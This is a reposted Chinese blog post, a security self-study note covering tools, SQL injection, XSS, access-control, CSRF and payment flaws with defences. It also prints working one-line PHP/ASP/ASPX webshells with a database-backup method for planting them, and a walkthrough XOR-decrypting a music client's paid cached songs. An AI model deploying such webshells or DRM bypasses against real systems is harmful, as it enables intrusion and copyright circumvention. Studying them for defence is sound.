
[网络安全自学篇] 一 web学习及异或解密

转载

Azreal、Z 于 2020-07-02 15:16:32 发布 1138 收藏 8
分类专栏： 网络安全自学篇 文章标签： 安全
原文链接：https://blog.csdn.net/Eastmount/article/details/97784774



> 开始学习杨秀璋老师的网络安全，文章会经过优化，来作为学习打卡的标志！
> 本文为CSDN博主「Eastmount」的原创文章

一.工具&术语

1.网安术语

常见安全网站及论坛：

- 看雪（https://bbs.pediy.com/）
- 安全客（https://www.anquanke.com）
- freebuf（https://www.freebuf.com/）
- 安全牛（https://www.aqniu.com/）
- 安全内参（https://www.secrss.com/）
- 绿盟（http://www.nsfocus.com.cn/）
- 先知社区（https://xz.aliyun.com/）

++

基础知识：

> 风险评估
> 1）渗透测试技术：踩点扫描探测、信息收集、暴力解决、漏洞扫描、Web权限获取、Web提权、溢出攻击、植入后门、内网渗透等。
> 2）安全漏洞的代码审计和代码加固技术：缓冲区溢出、拒绝服务、远程命令执行、注入、跨站、Web提权。

> 安全防护
> 1）中间件和Web应用的安全监测与防护方法：框架漏洞、权限绕过、弱口令、注入、跨站、文件包含、文件上传、命令执行、任意文件读取和下载等。
> 2）主流厂商网络安全设备的调试与配置；主流数据库系统的补丁、账号管理、口令强度、有效期检查、远程服务、存储过程、审核层次、备份过程、用户功能和权限控制等基础技术；数据库库内库外加密、硬件加密、数据库审计技术；操作系统安全管理、客户端访问控制、入侵检测技术、数据异地灾备等技术。
> 3）主机操作系统和应用软件的安全配置、主机运行的应用程序、正常运行所需端口，服务的正确配置，涉及系统安全风险测试、文件系统、关键数据、配置信息、口令用户权限等内容。

应急响应
1）应急响应相关技术：入侵取证分析、日志审计分析等。
2）操作系统常规安全防护技术：利用系统日志、应用程序日志等溯源共计途径，系统账号、文件系统、网络参数、服务、日志审计等项目安全监测与安全加固方法。
3）网络设备和安全设备的功能及使用方法：路由器、交换机、防火墙、入侵检测系统、拒绝服务供给系统、网页防篡改系统、漏洞扫描系统等。

安全加固
1）操作系统（Windows、Linux、Unix、Mac）的常规安全防护技术：利用系统日志、应用程序日志等溯源攻击途径，统账号、文件系统、网络参数、服务、日志审计等项目安全监测与安全加固方法。
2）Webcms、中间件、数据库等常规用Web应用的加固知识，应用防火墙、IPS、IDS等安全设备进行辅助加固措施。

大数据安全
1）云计算和大数据技术带来的安全问题：虚拟机安全、应用程序安全、大数据安全。
2）大数据分析技术提升网络系统安全隐患发现和防护能力。

物联网安全
1）ID/IC卡的安全漏洞检测和发现技术，智能卡常见加密算法。 2）物联网应用环境中典型安全攻击：RFID攻击等。
3）无线安全、硬件安全等知识。

其他
1）密码学概念、加密算法、加密分析工具。 2）网络攻击原理及常见网络攻击协议，数据包分析工具。
3）Web攻击种类及常见的Web利用方式，注入攻击类型及方式。 4）漏洞产生原因、漏洞的利用与防护方式。 5）恶意代码、逆向工程、沙箱保护。
6）移动互联网恶意程序检测与处置机制，移动逆向分析与代码审计技术、移动安全防护。 7）数据恢复常用技术及工具。
8）工业控制系统、工控漏洞及加固分析、工控漏洞玩、工控安全仿真及蜜罐、工控系统上位机及应用安全等。

++

常见攻击手段：

- 扫描
- 爆破
- 溢出
- 木马病毒
- Web攻击
- 无线攻击
- VPN劫持
- Kali攻击
- MAC泛洪攻击
- 时钟攻击

++

常见术语：

• 0day
• 动态分析、静态分析
• 逆向分析
• PE文件
• 注册回调
• HOOK技术
• 注入技术
• 加壳、脱壳、加花
• 社会工程学
• 供应链渗透
• SAM哈希暴力
• 彩虹表
• 数据取证
• 可信计算

++

下面分享2019年看雪安全峰会的几张图
CSDN和看雪都已经20年了，这些年见证了无数技术更新，博友不断成长。

普通的通用窃密手段　　技术窃密手段

2.常用工具

Burpsuite

Burpsuite是用于攻击web应用程序的集成平台，包含了许多工具。Burpsuite为这些工具设计了许多接口，以加快攻击应用程序的过程。所有工具都共享一个请求，并能处理对应的HTTP 消息、持久性、认证、代理、日志、警报。通常利用Burpsuite抓包分析，寻找Web漏洞。

手机APP渗透两种思路：
(1) 电脑浏览器打开链接，burpsuite抓包，修改user-Agent的内容。一般是判断user-Agent里有没有MicroMessenger（适合没有做重定向，或者重定向不加token验证）。
(2) 做了重定向，加token验证。手机和电脑同在一个局域网下，设置电脑为手机代理，用burpsuite抓包。设置了电脑代理手机的情况下，电脑相当于一层网关，自然抓取的到。
++

Fiddler

Fiddler是位于客户端和服务器端的HTTP代理，也是目前最常用的http抓包工具之一 。 它能够记录客户端和服务器之间的所有HTTP请求，可以针对特定的HTTP请求，分析请求数据、设置断点、调试web应用、修改请求的数据，甚至可以修改服务器返回的数据，功能非常强大，是web调试的利器。

Fiddler是用C#写出来的,它包含一个简单却功能强大的基于JScript .NET 事件脚本子系统，它的灵活性非常棒，可以支持众多的http调试任务，并且能够使用.net框架语言进行扩展。安装前需安装microsoft .net framework可执行文件。
手机渗透：可以尝试抓取微信浏览器中的结构头，接着通过fiddler的方式，在用第三方（360、QQ、谷歌等）打开的时候，所有数据都会经过fiddler，将该结构修改即可。

++
SQLMAP

SQLMAP是一款非常强大的开源渗透测试工具，用于自动检测和利用SQL注入漏洞控制数据库服务器的过程。它配备了一个强大的检测引擎，由Python语言开发完成，通过外部连接访问数据库底层文件系统和操作系统，并执行命令实现渗透。

++
OllyDbg

OLLYDBG是一个新的动态追踪工具，将IDA与SoftICE结合起来的思想，Ring 3级调试器，非常容易上手，已代替SoftICE成为当今最为流行的调试解密工具了。同时还支持插件扩展功能，是目前最强大的调试工具。

++
IDA Pro

交互式反汇编器专业版（Interactive Disassembler Professional），是目前最棒的一个静态反编译软件，为众多0day世界的成员和ShellCode安全分析人士不可缺少的利器2。IDA Pro是一款交互式的，可编程的，可扩展的，多处理器的，交叉Windows或Linux WinCE MacOS平台主机来分析程序， 被公认为最好的花钱可以买到的逆向工程利器。IDA Pro已经成为事实上的分析敌意代码的标准并让其自身迅速成为攻击研究领域的重要工具。它支持数十种CPU指令集其中包括Intel
x86，x64，MIPS，PowerPC，ARM，Z80，68000，c8051等等。

++
Pangolin

Pangolin（中文译名为穿山甲）一款帮助渗透测试人员进行Sql注入测试的安全工具，是深圳宇造诺赛科技有限公司(Nosec)旗下的网站安全测试产品之一。
++
Caidao

Caidao软件据说是一个桂林退役士兵写的，真的很厉害。它是一款Webshell管理工具，支持各种语言，常见的包括ASP、ASPX、PHP、JSP、CFM等，后面希望自己也能深入研究攻防底层内容。目前，Caidao已经被中国蚁剑和冰蝎Behinder取代。

++

中国蚁剑

中国蚁剑是一款开源的跨平台网站管理工具，它主要面向于合法授权的渗透测试安全人员以及进行常规操作的网站管理员。中国蚁剑采用了Electron作为外壳，ES6作为前端代码编写语言，搭配Babel&Webpack进行组件化构建编译，外加iconv-lite编码解码模块以及superagent数据发送处理模块还有nedb数据存储模块，组成了这个年轻而又充满活力的新一代利器。

它包括的功能有端口扫描、Socks代理、反弹Shell、内网漏洞扫描、内网代理浏览器、内网漏洞溢出测试、后门扫描、密码爆破、打包下载、交互式终端、权限提升。

GitHub上蚁剑搜AntSword：https://gitee.com/mirrors/antSword

++

冰蝎Behinder

地址：https://github.com/rebeyond/Behinder

++

差异备份

数据备份主要分位完全备份、增量备份和差异备份。其中差异备份是指备份自上一次完全备份之后有变化的数据，在差异备份过程中，只备份有标记的那些选中的文件和文件夹。它不清除标记，即备份后不标记为已备份文件，不清除存档属性。

整体流程是先备份日志，然后插入一句话Muma；再次备份时，数据库只会备份两次间隔中的差异，使得生成出来的文件尽可能小，故称为“差异备份”。

一句话木马是：

```
<?php substr(md5($_REQUEST[*x*]),28)==*acd0*&&eval($_REQUEST[*abc*]);?>
```

一句话木马插入到数据库表的a字段中，执行接收自定义Sh参数，类似于URL的Code参数，相当于是一个侧门，第二部分Caidao会使用到。

asp：

```
<%execute(request(“value”))%>
```

php：

```
<?php @eval($_POST[value]);?>
```

aspx：

```
<%eval(Request.Item[“value”])%>
```

3.推荐文章

看雪 渗透入门——HackInOS
HackinOS是一个渗透靶机，模拟真实的渗透环境，方便我们练习渗透方法。
CSDN鬼手56大神网络安全6个专栏文章
开源一个自写的病毒技术工具：https://blog.csdn.net/qq_38474570/article/details/87707942
CSDN谢公子大神安全专栏
CSDN刘焕勇大神老师NLP、知识图谱系列文章
自然语言处理界的小螺丝钉：https://blog.csdn.net/lhy2014/article/details/82954509
Github：https://github.com/liuhuanyong
博客园sch01ar大神逆向工程的文章
实验吧CTF题库-WEB题(部分): https://www.cnblogs.com/sch01ar/p/7996159.html
CSDN博友whatiwhere逆向工程文章
IDA Pro使用初探：https://blog.csdn.net/whatiwhere/article/details/81610539
逆向基础知识：https://blog.csdn.net/whatiwhere/article/details/80158293
CSDN博友caiqiiqi大神的Android Q逆向文章
逆向初体验之玩“英语趣配音”：https://blog.csdn.net/caiqiiqi/article/details/47832473
黑客是怎样入侵你的网站的 - Flamingo大神
http://www.freebuf.com/articles/web/7359.html
看雪论坛Web普及文章
勒索病毒WannaCry深度技术分析：https://bbs.pediy.com/thread-217662.htm
Web基础设施知识及安全攻防：https://bbs.pediy.com/thread-199199.htm
Discuz!ML V3.2代码执行漏洞复现：https://bbs.pediy.com/thread-252603.htm
内网渗透小记：https://bbs.pediy.com/thread-192778.htm

二.常见攻击

主要是学习看雪论坛分享的知识，也作为自己网络安全的入门文章
浅析WEB安全编程：https://bbs.pediy.com/thread-222922.htm
XSS跨站总结：https://bbs.pediy.com/thread-196518.htm

代码注入、CSRF、0元支付、短信轰炸这些都是非常常见的漏洞，这里简单解释这些名词。

1.SQL注入

汤神从漏洞成因，攻击方式以及防御方案三个方面讲解SQL注入。漏洞成因我们可以用这两句话，使用用户参数拼接这个SQL语句，这个参数改变了原有的SQL结构，改变了这个SQL的注入。
下图左边这是一个数据库，白色部分的字体是我们在代码中写到的SQL结构，黑色部分就是攻击者可能会传入的参数（‘1’='1’始终成）。当我们把这个SQL结构拼接出来之后形成了一个新的结构，这个结构被执行之后把整张表所有的数据传输出来，数据库比较大的访问更多请求，整个可能就挂了，还造成一些数据泄漏的情况，这些就是SQL的注入成因，参数改变了原有的SQL结构。

攻击者通常有哪几种攻击方式？
汤神把它分为了三种类型：一种是回显注入，一种是报错注入，一种是盲注。

回显注入
利用注入漏洞可以改变页面返回数据，则称之为回显注入。
第一张图是传入ID是正常的正型数字，返回的结果是用户的一个信息传入ID等于1，上面URL把这个参数修改了一下，等于1，然后加了 or 1=‘1，当它拼接到之后，跟前面一样把整个表的数据传输出来，这边看到整个用户表的数据都被列举出来了。利用漏洞可以改变这个页面的数据我们叫做回显注入，这个黑客可以直接把这个数据下载下来。

报错注入

下图非常清楚看到，URL上面这个部分是正常URL加上攻击者所利用的攻击代码。其实这上面的攻击代码也是执行不了，但放到数据库中，最后会造成数据库返回异常码，并把异常码抛出来，接着这个用户名（act_admin 10.59.107.125）就被展示出来了。这是非常敏感的信息，我们写代码的时候需要把数据库抛出来的错误屏蔽，不让其在前台显示出来，通过报错显示了一些敏感信息，我们称之为报错注入。

盲注

盲注和回显注入以及报错注入不一样，我们没有办法通过页面数据看到它的区别。可以通过两种方式实现盲注——布尔盲注和时间盲注。下图中绿色部分是正常URL，红色部分是布尔注入的表示式，前面加一个and截取一个字符，判断一下id的第一个字符是不是大于字母a。

如果成立则整个条件都成立，这个时候页面是有反馈数据的；如果不成立这个页面就不返回数据，这就是布尔数据。我们可以看到有数据和没有数据的情况，当字母a不断变换的时候，也可以把这个数据库里面的数据猜测出来。

时间盲注是下面蓝色区域部分，我们知道数据库里面可以用一些IF函数，也是截取第一个字符，如果这个不成立就到五秒钟返回，通过这个页面返回的时间可以判断这个地方是不是有注入的，也可以把这个数据都给下载下来。

刚刚说到攻击者碰到的三种攻击方式，下面看一下怎么样检测页面当中有没有注入点？我们通过SQLMAP实现，可以看到这是一个CMD窗口，上面是写到的检测表达式，Splmap.py以及需要检测的UI，需要有这个注册点它会告诉你有哪些注入，比如说这个页面是在本地测试的结果，它就告诉了有回显注入、错误注入以及一些盲注。

SQLMAP用法推荐秀璋的另一篇文章：[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法

那么，怎么样防范服务器的安全呢？

防范

第一种方法是拦截带有SQL语法的参数的传入。参数会改变SQL的结构，当我们知道这个参数是整型的时候，就把这个参数转型为整型，整型肯定不包括这个SQL结构，无法改变结构，哪就不存在SQL注入。

第二种方法是通过预编译处理拼接参数的SQL语句。有的时候我们无法预测它传什么参数，比如我们去论坛回复一个帖子，肯定没有办法控制，这个时候我们可以用PDO预处理，这是最常见的方法，也是一个最好的方法。但有时我们会写一些复杂社会语句，会用第一种方法，我们先定义好这个SQL语句结构，再把参数放进去，这个时候是无法达到更改SQL语句处理的目的。

第三个方法是定期分析数据库执行日志，判断是否有异常SQL执行。当业务比较大的时候，日志是非常多的，可以找一些SQL的取模软件进行取模，取模之后并不太多，如果直接看的话是海量日志，是没法看的。

2.XSS跨站

跨网站脚本（Cross-site scripting，通常简称为XSS或跨站脚本或跨站脚本攻击）是一种网站应用程序的安全漏洞攻击，是代码注入的一种。它允许恶意用户将代码注入到网页上，其他用户在观看网页时就会受到影响。这类攻击通常包含了HTML以及用户端脚本语言。

XSS攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是JavaScript，但实际上也可以包括Java、VBScript、ActiveX、 Flash或者甚至是普通的HTML。攻击成功后，攻击者可能得到更高的权限（如执行一些操作）、私密网页内容、会话和cookie等各种内容。

主要从漏洞成因、攻击场景和防御方法三方面讲解。

如上图所示，上面有一个URL，下面是一个页面返回的HTML代码，我们可以看到白色部分HTML是我们事先定义好，黑色部分参数是用户想搜索的关键词。当我们搜索了test+Div最后等于123，对后反馈页面一般搜索会告诉你用户搜索了什么关键词，结果如何等等。

这个地方如果没有做好转移，可能会造成XSS跨站，我们可以看到蓝色部分是我们事先定义好的结构，被攻击者利用之后它先把这个DIV结束了，最后加上一个script标签，它也有可能不跟你谈标签，直接发送到它的服务器上。参数未经过安全过滤，然后恶意角本被放到网页当中执行，用户浏览的时候执行了这个脚本。

漏洞原因即为：

XSS分为三种类型——反射型、存储型以及DOM型。

反射型

下图是专门训练一些WEB漏洞的练习页面，我们可以输入自己的名字，输入之后会把我们的名字显示出来。例如我们输入了一个“张三”，这个时候弹出来了一个“123”，在那边显示了一个张三，但是script标签没有出来，因为这个标签被执行了。

存储型

在存储型XSS中，可以看到这个URL上面并没有代码，但是依然弹出了一个“1”。它是发现个人资料页的时候有一个XSS漏洞，在个性签名的位置填入了一个XSS标签，弹出了一个“1”，把这个地址发给别人，别人看到这个地址并没有什么代码以为这个页面是安全的，结果一打开就插入了这个XSS代码。

存储型XSS的攻击危害比较大，因为它的页面当中是看不到这个Script的代码，别人防不胜防。只要管理员没有发现，下一个用户或者下一个用户一直接发它，而反射型需要用户主动点击的。

DOM型

Dom型的XSS是一些有安全意识的开发者弄出来的。比如说接受参数会做一些过滤，把一些字符转义一下，但是转义之后依然会存在着XSS的情况，比如说下图中，我们上面输入的可以看到这行代码规律，把这个大括号、小括号以及双页号进行转移，按理说转移之后它应该不会再作为它的标签存在，不会存在XSS的代码。

下面Script通过ID获得的这个值，复制到了这个DIV上，经过DOM操作之后，之前转义的字符就变为它的标签，所以经过DOM操作的XSS我们称之为DOMXSS。它有可能通过URL传播，也有可能通过服务器的传播。

最后给出一些编码的防范措施。

防范

第一是标签黑白名单过滤。有时根本就不需要考虑到它是不是HTML标签，我们根本用不到HTML标签。

第二是代码实体转义。只保留文字部分这是一劳永逸的，有时我们还是需要展示这个标签，比如说程序论坛当中要贴一个代码，这个时候我们需要用一些转义，它会把这个大括号、小括号以及双引号做一个转义，做为一个字符，就无法执行这个标签型，后面加一个参数，但有时候单引号也会造成XSS。

第三是httponly防止cookie被盗取。一个信号当中有那么多的地方存在着这个输入以及检测的地方，可能就有一些地方漏掉，只要有一个地方漏掉了，用户的cookie信息就被盗取了。服务器在发送用户信息的时候，我们需要加上一个httponly，这个代码无法读取到cookie的信息，那么攻击者也是得不到这个信息的。对于用户来说也是非常好的保护。比如说张三在我们网站上登陆了一下用户名，李四他特意发了一个攻击请求，他拿不到这个用户ID，就冒充不了这个张三。

如果在Cookie中设置了HttpOnly属性，那么通过js脚本将无法读取到Cookie信息，这样能有效的防止XSS攻击

3.越权漏洞

我们再来看看越权漏洞，在一些系统当中如果存在着多种用户角色，每一种角色有不同的权限。操作业务适合如果权限不严格可能会发生越权漏洞。越权分为垂直越权和平行越权，其产生原因包括：

1）业务系统存在用户权限验证

2）对用于的权限验证不严谨

3）用户能操作不属于自己权限的操作

平行越权

在WEB系统中有商城，这个商城中必不可少的就有订单，订单肯定有一个店铺ID，我们通常把它设置为一个自增长的ID，这个ID是一个数字类型。在URL上面如果有一个订单ID就是100，攻击者会尝试100+1，当它ID等于101或者99的时候能否访问到。如果能访问到并且这个订单信息不是我的，这个地方就存在着一个漏洞。张三可以看到李四的订单信息，这个时候就存在着越权。张三和李四是平级的用户，他们两个权限是一样，互相可以看到平台信息这叫做平行越权。

这个有什么危害呢？

比如说这个网站有漏洞，如果是竞争对手他就可以知道用户在我的平台上下过订单的行为，然后去营销。如果把这个订单ID直接暴露出来，还有一种可能就是竞争对手会根据我们的订单IP的增长量，判断我们的增长量，就知道我们一天到底有多少订单。

平行越权防御方法：我们查询的时候必须加上当前用户的ID，就是orderID加上UID，这样不会出现张三可以看到李四的订单了。

垂直越权

接下来我们再看一下垂直越权，这是一个普通用户进入到后台管理系统中，他的权限就扩大化了。通常这种情况下，后台会集成到更多的控制器来统一管理，但依然有一些邮件会漏掉并没有集成到，就会发生这种情况。

黑客不会一个一个找，会通过一些扫描器发现漏洞进去。建议不要把自增长ID暴露出来，可以做对称加密或者非对称加密，先转换为一个字母类型，让别人看不到你的数字型的ID是多少。别人就没有办法通过这个加一减一的方式越权，也看不到你的一天业务增长量。

汤神建议尽量把前台的方法和后台的方法区分开来。越权，其实不仅仅限于展示，我们刚刚看到了这个订单，张三可以看到李四的订单信息是查看，但是有的时候我们修改订单的时候也会出现这个问题，所以在读写的时候都需要注意一下这个越权的问题。

4.CSRF跨站请求伪造

CSRF通常会配合XSS使用。服务端错把浏览器发起的请求当成用户发起的请求，会造成XSS问题。比如说我打开了张三的网站，登陆了一个用户信息，李四网站上有一个攻击代码，向张三这个网站发起请求，张三的网站会以为你本人发起的请求，实际上是浏览器发出的请求。
产生原因为：
1）服务端错把“浏览器发起的请求”当成“用户发起的请求”
2）已登录的浏览器，打开恶意网址后，被执行了相应操作
下图中有一个表单，左边是它的源码，我们可以看到表单每一项都在，但是从安全的角度上考虑它是少了一样东西，没有一些验证码或者TOKEN等等相关信息。服务端如果没有验证这个问题，就会造成这个CSRF的攻击。

如何检测我们的系统当中是否存在这个CSRF？
1）去掉token参数尝试能够正常请求
2）去掉referer是否可以提交成功
3）是否能用GET提交替代POST提交

如果以上都存在，那么它就存在CSRF。建议一定要验证Reeferer信息、Token验证、图片验证码等。根据业务安全等级越高，最基础的可以用这个refefe验证，再高一级就是token，再高一级就是图片验证。

5.支付漏洞

最后看看支付漏洞。汤神之前看到一个新闻，有一个浙江老板，他想做线上找人做了一个网站，这个网站存在着一些支付漏洞，一周之后他发现这个订单量极速上升，卖了70多万，结果看了一下帐户余额只有几千块钱，报警之后才查到原因，但是货物已经发出去了。
支付漏洞主要产生的原因包括：
1）开发者在数据包中传递支付的金额
2）后端没有对金额做校验或者签名
3）导致攻击者可以随意篡改金额提交
造成这些漏洞原因有很多，比如说支付金额是由前端提交的数据，不是后端计算的，而且没有对这个金额做校验，直接信任前端提交的金额，导致这个攻击者可以随即修改这个金额，比如修改为一分钱，这是非常典型的可以随意更改这个金额。
上面的金额是94元，这个表单里面改为一分钱，最后提交的时候是一分钱，这是非常好的漏洞，也是非常典型的。

修改数量：

还有一个问题是数量的限制，一个价格是26元，一个是27元，把这个数量变为负一之后，一提交变为一块钱了。这是之前数据包的漏洞，他充值了一块钱，他发现有一个数据包向网站发送，他就把这个数据包反复重放，就加了好几次，实际上只充值了一块钱。

如何防范？
可以限制这个低价购买产品，比如说负数的时候肯定不行，等于零的商品根据业务情况也是需要多注意的。限制免费商品获得金钱和积分的情况，有一些商品免费，但是它可以获得一些积分，那就存在着刷积分的情况。

最后给出了汤神此次分享的思维导图。

三.音乐异或解密示例

接下来复现CSDN“鬼手56”大神的文章，他的网络安全、Crackme、病毒分析、软件逆向等系列文章真心推荐大家学习，包括他开源的项目，他的文章我都准备all in。

参考原文：https://blog.csdn.net/qq_38474570/article/details/87878235

我们打开PC端某音乐客户端，比如想下载周杰伦的“骑士精神”，通常需要提示付费。
此时点开设置，选中“下载设置”，找到缓存文件目录。
C:\Users\yxz\AppData\Local\Netease\CloudMusic\Cache\Cache

双击播放该歌曲，然后按照寻找最新的文件或只保留一首歌，其中后缀名为“.uc”的最大文件就是加密过后的文件。

接在将文件拖动到010 Editor软件，如下图所示：它是一个加密文件，最多的数据是A3，鬼手大神成果的预测其是加密后的无意义0，通常音频的加密方式不会太复杂，而最简单的异或加密（可逆）。

接着点开菜单，Tools（工具），将其转换为“十六进制”，进行“二进制异或”操作，修改数据为无符号十六进制，并对A3进行异或即可。

注意选择无符号（Unsigned Byte）和异或A3。

异或加密解密：

A3 ⊕ A3 = 00
A 01100001 3 00000011
A 01100001 3 00000011
0 00000000 0 00000000

文件解密如下所示，其中A3变换为00，解密完之后的字符变得有意义。前三个字节是ID3，这个是MP3文件格式的头部。

最后将文件重命名为“.mp3”，此时可以听歌了，“骑士精神”走起。

PS：这是一个简单的加密过程，推荐读者们下载正版歌曲，共同维护版权和绿色网络环境。同时，异或加密音乐已经很多年了，希望这些开发公司优化下加密算法，解决这个漏洞。这篇文章更希望分享加密的过程给读者。